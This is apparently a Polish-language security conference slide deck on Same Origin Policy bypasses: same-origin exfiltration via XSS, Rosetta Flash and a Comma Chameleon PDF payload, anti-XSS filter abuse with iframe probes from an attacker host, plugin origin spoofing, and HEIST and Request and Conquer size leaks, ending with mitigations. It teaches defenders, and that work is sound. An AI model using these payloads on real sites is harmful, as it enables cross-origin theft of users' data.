Google

Same Origin Policy - wiwisekcja

Krzysztof Kotowicz

Plan prezentacji

- Same Origin Policy
- Eksfiltracja danych **same-origin**
- Wykrywanie *zawartości* **cross-origin**
- Wykrywanie *rozmiaru* danych **cross-origin**
- Podsumowanie

Same Origin Policy

Działanie

Ograniczenia

SOP a eksfiltracja danych

Same Origin Policy

- SOP - Ograniczenia komunikacji pomiędzy dokumentami pochodzącymi z różnych **originów**

  Origin = Protokół + Host + Port

  `https://victim.example.com:443`

- Podstawowy model bezpieczeństwa aplikacji webowych

Ograniczenia Same Origin Policy

Wiele ograniczeń na różnych warstwach:

- HTTP
- DOM
- Javascript

Podstawowe założenie:

Nie można **odczytać odpowiedzi** na żądanie do innego originu.

Eksfiltracja danych same-origin

Model sferycznej krowy w próżni

Rosetta Flash

Comma Chameleon

Eksfiltracja danych same-origin

- Założenie: Kontrolujemy zawartość w danym origin
- Najprościej poprzez XSS
  - “Oczywista oczywistość”
  - Wstrzykuje i wykonuje się **kod JavaScript** w dokumencie **HTML**

```
http://example.com/?xss=”><script>
  send(document.body.innerHTML)</script>
```

- Załóżmy, że takich XSSów nie ma...

Google

Image: warosu.org

Kontrola zawartości

- Formularze

```
/form?imie=Jan&nazwisko=Kowalski
<input name="imie" value="Jan">
```

- Upload plików

```
/my-avatar
```

- Komunikaty błędów

```
/get-file?name=/etc/passwd
Error: could not read '/etc/passwd'
```

- JSONP

```
/jsonp?callback=moo
moo(...)
```

Pluginy

Wykorzystanie zawartości na stronie-ofierze jako pliku pluginu:

```
http://attacker.example.com:

<object id=foo type="foo/bar"
    data="http://victim.example.com/plugin-content"></object>
<script>talk_to_foo()</script>
```

- Pliki pluginów działają w **originie** strony, z których są **pobierane**
- Mogą wysyłać żądania i czytać odpowiedzi
- Często ignorowany **Content-Type** i **X-Content-Type-Options: nosniff**

Rosetta Flash

- Plik SWF może być w całości alfanumeryczny
- JSONP - powtórzenie wartości parametru żądania w odpowiedzi

```
http://victim.example.com/jsonp?callback=TuWstawFlash
TuWstawFlash([{foo: bar}, baz])
```

- Plik SWF w nazwie callbacku JSONP
- Czyta dowolny zasób (same-origin) i eksfiltruje odpowiedź

https://miki.it/blog/2014/7/8/abusing-jsonp-with-rosetta-flash/

Image: Michele Spagnuolo

Comma Chameleon

- Plik Adobe PDF również mogą być użyte do eksfiltracji danych (FormCalc)

  https://2015.appsec.eu/wp-content/uploads/2015/09/owasp-appseceu2015-infuhr.pdf
- Niewielki zestaw znaków: `[0-9a-zA-Z] <>%-/\n`

```
%PDF-Q 1 0 obj<</Filter[/ASCIIHexDecode/FlateDecode]/Length 322>>stream
789c4d8f490ec2300c45af527553d8d4628b9cecd823718234714ba4665062aa727b4c558695a7ff9f6d5c5d6
ed630c7aaba3b733e03c4da1b9706ea6d0a2063e834da14473f69cc852a4596c48d1a7d642ac6b25f489f10fe
4b844d015f037c104c21cf8645521fc3984a68a209a4dada0ad54c7423068db488abd9609e9faaa3d5b3dc516
df199755197c5cc87eb1161ef206c0e893b55b2dfa6f71bfa05c67b53ec> endstream endobj xref 0 2
0000000000 65535 f  0000000007 00000 n  trailer<</Root<</AcroForm<</XFA 1 0
R>>/Pages<<>>/OpenAction<</S/JavaScript/JS<686f7374436f6e7461696e65722e6d6573736167654861
6e646c65723d7b6f6e446973636c6f73653a446174652c6f6e4d6573736167653a66756e6374696f6e2861297
b6576616c28615b305d297d7d>>>>>>> startxref 416 %%EOF
```

https://www.alchemistowl.org/pocorgtfo/pocorgtfo12.pdf

Comma Chameleon

- Payload (~0.5 KB) nie musi być na początku odpowiedzi
- Może być podzielony na wiele części - np. jako CSV:

```
artist,album,year
David Bowie,David Bowie,1969
Culture Club,Colour by Numbers,%PDF-Q 1 0 obj
<<...>> stream
78 ... ec> endstream endobj %,foo, xref ... %%EOF
Madonna, Like a Virgin,1985
```

- Może być serwowany z dowolnymi nagłówkami:
  - `Content-Type: text/csv`
  - `X-Content-Type-Options: nosniff`
  - `Content-Disposition: attachment`

Co robić, jak żyć?

- **Nie miej XSSów**
- **Serwuj zawartość użytkownika (np. pliki) z osobnych domen**

Wykrywanie zawartości cross-origin

Filtry Anti-XSS

Mode=block

Pluginy

Wykrywanie zawartości cross-origin

Załóżmy, że nie kontrolujemy **żadnej** zawartości w danym originie.

- Nie ma XSSów
- Nie ma uploadów plików
- Nie ma JSONP

Poprzednie techniki niemożliwe do wykorzystania :(

Czy można odczytać zawartość cross-origin? Nawet, jeśli na stronie nie ma podatności?

Image: warosu.org

Filtry Anti-XSS

IE8+, Edge, Chrome mają filtry wykrywające ataki reflected XSS.

Szukają payloadów XSS w parametrach i porównują z zawartością odpowiedzi.

```
http://www.example.com/?a="><script>alert(1)</script>

  <input name=id value=""><script>alert(1)</script>
```

Filtry Anti-XSS

Kontrola poprzez nagłówek **X-XSS-Protection**. W razie wykrycia ataku przeglądarka:

- Zablokuje całą stronę (**X-XSS-Protection: 1; mode=block**)
- Nie zrobi nic (**X-XSS-Protection: 0**)
- Neutralizuje atak (**X-XSS-Protection: 1** lub brak nagłówka)

IE - zamieni znaki, Chrome - zablokuje wykonanie skryptu

```
The XSS Auditor refused to    boo.html?x="><script>alert(1)</script>:2
execute a script in 'http://localhost:8000/boo.html?
x=%22%3E%3Cscript%3Ealert(1)%3C/script%3E' because its source code was
found within the request. The auditor was enabled as the server sent
neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.
```

Filtry Anti-XSS

Możemy modyfikować zawartość odpowiedzi cross-origin.

Sztuczny atak na stronę:

```
<iframe src='
http://example.com/?moo="<script>are_you_there()'>
```

Czy to wystarczy do wykonania kodu lub odczytu zawartości tej strony?

Filtry Anti-XSS - bypass w IE

Masato Kinugawa, http://www.slideshare.net/masatokinugawa/xxn-en

Filtr IE w domyślnym trybie próbuje zastąpić znaki z payloadu ataku

`cow.moo="4"` => `cow#moo="4"` (błąd składniowy)

Filtry Anti-XSS - bypass w IE

Masato Kinugawa, http://www.slideshare.net/masatokinugawa/xxn-en

Filtr IE w domyślnym trybie próbuje zastąpić znaki z payloadu ataku

`cow.moo="4" => cow#moo="4"` (błąd składniowy)

```
<script src="//example.co.jp/moo.js" type="text/javascript">
```

Filtry Anti-XSS - bypass w IE

Masato Kinugawa, http://www.slideshare.net/masatokinugawa/xxn-en

Filtr IE w domyślnym trybie próbuje zastąpić znaki z payloadu ataku

`cow.moo="4" => cow#moo="4"` (błąd składniowy)

```
<script src="//example.co#jp/moo.js" type="text/javascript">
```

Filtry Anti-XSS - bypass w IE

Masato Kinugawa, http://www.slideshare.net/masatokinugawa/xxn-en

Filtr IE w domyślnym trybie próbuje zastąpić znaki z payloadu ataku

`cow.moo="4" => cow#moo="4"` (błąd składniowy)

```
<script src="//example.co#jp/moo.js" type="text/javascript">
```

Fix: zamiast # filtr użyje ^ (`//example.co^jp/` to nieprawidłowy URL).

Filtry Anti-XSS - bypass w IE

Masato Kinugawa, http://mksben.l0.cm/2016/07/xxn-caret.html

^ jest operatorem w JavaScript, nie spowoduje błędu składni.

XSS w JavaDoc

```
if (targetPage.indexOf(":") != -1 ||
    !validURL(targetPage))
```

Filtry Anti-XSS - bypass w IE

Masato Kinugawa, http://mksben.l0.cm/2016/07/xxn-caret.html

^ jest operatorem w JavaScript, nie spowoduje błędu składni.

XSS w JavaDoc

```
if (targetPage^indexOf(":") != -1 ||
    !validURL(targetPage))
```

Rzucony wyjątek ReferenceError, isValidURL nigdy nie wywołana.

Filtry Anti-XSS - mode=block

- Może lepiej użyć konserwatywnego **mode=block**?
  - W razie ataku zablokuje całą stronę...
- Fakt zablokowania jest wykrywalny cross-origin!

“Poznacie ich po ich owocach. [...] Każde dobre drzewo rodzi dobre owoce, a drzewo zagrzybione rodzi owoce zepsute” - Mt 7,16-17.

Pierwsza instrukcja eksploitacji “ślepych” wstrzyknięć.

Filtry Anti-XSS - mode=block

https://attacker.com

```
<iframe src="//example.com/?a=<script>secret=1335">
<iframe src="//example.com/?a=<script>secret=1336">
<iframe src="//example.com/?a=<script>secret=1337">
<iframe src="//example.com/?a=<script>secret=1338">
```

…

Jak wykryć czy nastąpiła blokada?

Filtry Anti-XSS - mode=block - bypassy

Takeshi Terada, Chrome XSS Auditor: http://www.mbsd.jp/blog/20160407.html

- Blokada objawia się poprzez przekierowanie do pustego dokumentu - **data:**
- Jak wykryć?

```
Content-Security-Policy: frame-src https://example.com
```

Gareth Heyes, Chrome XSS Auditor:
http://blog.portswigger.net/2015/08/abusing-chromes-xss-auditor-to-steal.html

- Odczytanie `contentWindow.length` (dostępne cross-origin)
  - W blokowanym dokumencie zawsze 0

Pluginy

- Skąd plugin wie, z jakiego jest originu?
- Korzysta z różnych API przeglądarki
- Błędy w interpretacji originu przez to API prowadzą wprost do ominięcia SOP

Pluginy

Location spoof w IE 11/Safari: http://sebastian-lekies.de/leak/location3.html

```
window.location.__proto__ = {
    toString: function() {
      return "http://example.org/";
    }
};
```

Flash + IE11 / Safari SOP bypass
https://helpx.adobe.com/security/products/flash-player/apsb16-18.html

Pluginy

Michał Bentkowski, Flash + Firefox SOP bypass
http://blog.bentkowski.info/2016/07/firefox-same-origin-policy-bypass-cve.html

- Firefox - parsowanie adresu IP:

```
http://12.34.56.78\x0B\uFF20example.com
```

- **\x0B** - whitespace, ignorowany (plugin pobierany z **12.34.56.76**)
- **\uFF20** - “@”.
- `location.origin = 'http://12.34.56.78\x0b@example.com'`

Co robić, jak żyć?

1. **Nie miej reflected XSSów**
2. Hardening: **Wyłącz filtr XSS (**X-XSS-Protection: 0**)**
   a. Nie potrzebujesz go (patrz p. 1)
   b. Błędy w filtrach XSS są łatane powoli lub wcale!
3. Trzymaj kciuki, żeby nie było SOP bypass

Wykrywanie rozmiaru danych cross-origin

Czy to ma znaczenie?

HEIST

Request and Conquer

Pluginy

Czy to ma praktyczne znaczenie?

TAK. Na przykład:

- Wyszukiwarki: http://mail.example.com/search?killer%20robots%20project
- Identyfikacja użytkowników:

  By exposing the size of the uncompressed **https://twitter.com/following** and **https://twitter.com/followers** resources, 89.66% of the 500,000 Twitter accounts can be uniquely identified. https://tom.vg/papers/request-and-conquer_usenix2016.pdf

Co nowego?

Nowe API w przeglądarkach pozwalają na:

- Precyzyjniejszy (5 µs) pomiar czasu (High Resolution Time, Resource Timing)
- Większą kontrolę nad wysyłanymi żądaniami (Fetch)
- Większe możliwości interakcji z odpowiedziami cross-origin
  - Bez dostępu do zawartości!

HEIST

Mathy Vanhoef i Tom Van Goethem

HTTP **E**ncrypted **I**nformation can be **S**tolen through **T**CP-windows

Atak BREACH w przeglądarce (bez MITMa)

- http://papers.mathyvanhoef.com/blackhat2016.pdf
- https://www.blackhat.com/docs/us-16/materials/us-16-VanGoethem-HEIST-HTTP-Encrypted-Information-Can-Be-Stolen-Through-TCP-Windows.pdf

Precyzyjny pomiar czasu otrzymania pierwszego i ostatniego bajtu odpowiedzi na żądanie cross-origin

HEIST

Mitygacja:

- https://github.com/w3c/resource-timing/issues/64
- https://www.igvita.com/2016/08/26/stop-cross-site-timing-attacks-with-samesite-cookies/

tldr; SameSite cookies. https://tools.ietf.org/html/draft-west-first-party-cookies-07

- Cookies nie dołączane do żądań pochodzących z aplikacji cross-origin
- Opt-in, możliwe do użycia tylko w niektórych aplikacjach

Request and Conquer

Tom Van Goethem, Mathy Vanhoef, Frank Piessens, Wouter Joosen


https://tom.vg/papers/request-and-conquer_usenix2016.pdf

- Service Workers - API wspierające aplikacje offline'owe
  - Pobieranie danych cross-origin
  - Brak dostępu do tych danych
  - .. ale można je buforować (Cache API)
- Pojemność bufora limitowana

Request and Conquer

- Jedno żądanie do serwera
- Pomiar rozmiaru wielokrotnie w przeglądarce

```
r = fetch('//victim/res')
fillStorage()
size = 0
while (1):
  if (storeResponse(r) !== -1):
    return size
  freeOneByte()
  size++
```



Request and Conquer

Mitygacja (w toku)**:**

- https://github.com/whatwg/storage/issues/31
- Cel: Atak nie gorszy niż oparty na timingu.
- Dodaj losową, wirtualną wartość do właściwego rozmiaru odpowiedzi
- Wyrównaj rozmiar wirtualny do odpowiedniej pojemności (np. 50 KB)
- SameSite cookies

Pluginy


Masato Kinugawa
@kinugawamasato
Follow
Content-Length disclosure via Flash ProgressEvent by
@bulkneets api.ma.la/redirect_or_no…
5:04 PM - 27 Oct 2016
9
18

Flash - ProgressEvent

Ilość bajtów wczytanych przez Flash jest dostępna w obiekcie zdarzenia ProgressEvent.

```
import flash.display.Loader;
import flash.events.*;
import flash.net.URLRequest;

var l = new Loader();
l.load(new URLRequest(url));
l.contentLoaderInfo.addEventListener(
  ProgressEvent.PROGRESS,
  function(event:ProgressEvent) {
    // event.bytesLoaded
});
```

http://api.ma.la/redirect_or_not/

Podsumowanie

Podsumowanie

Same Origin Policy zapewnia izolację pomiędzy originami tylko do pewnego stopnia.

- Częste bypassy SOP w przeglądarkach/pluginach
  - Pozwalają na odczytanie ***zawartości*** cross-origin
- Timing pozwala na w miarę precyzyjne określenie ***rozmiaru*** danych
  - I będzie tylko gorzej…

Jak przeciwdziałać atakom?

1. Nie miej XSSów, zawartość użytkownika serwuj z osobnej domeny
2. Wyłącz filtry anti-XSS w przeglądarkach
3. Rozważ użycie SameSite cookies

Google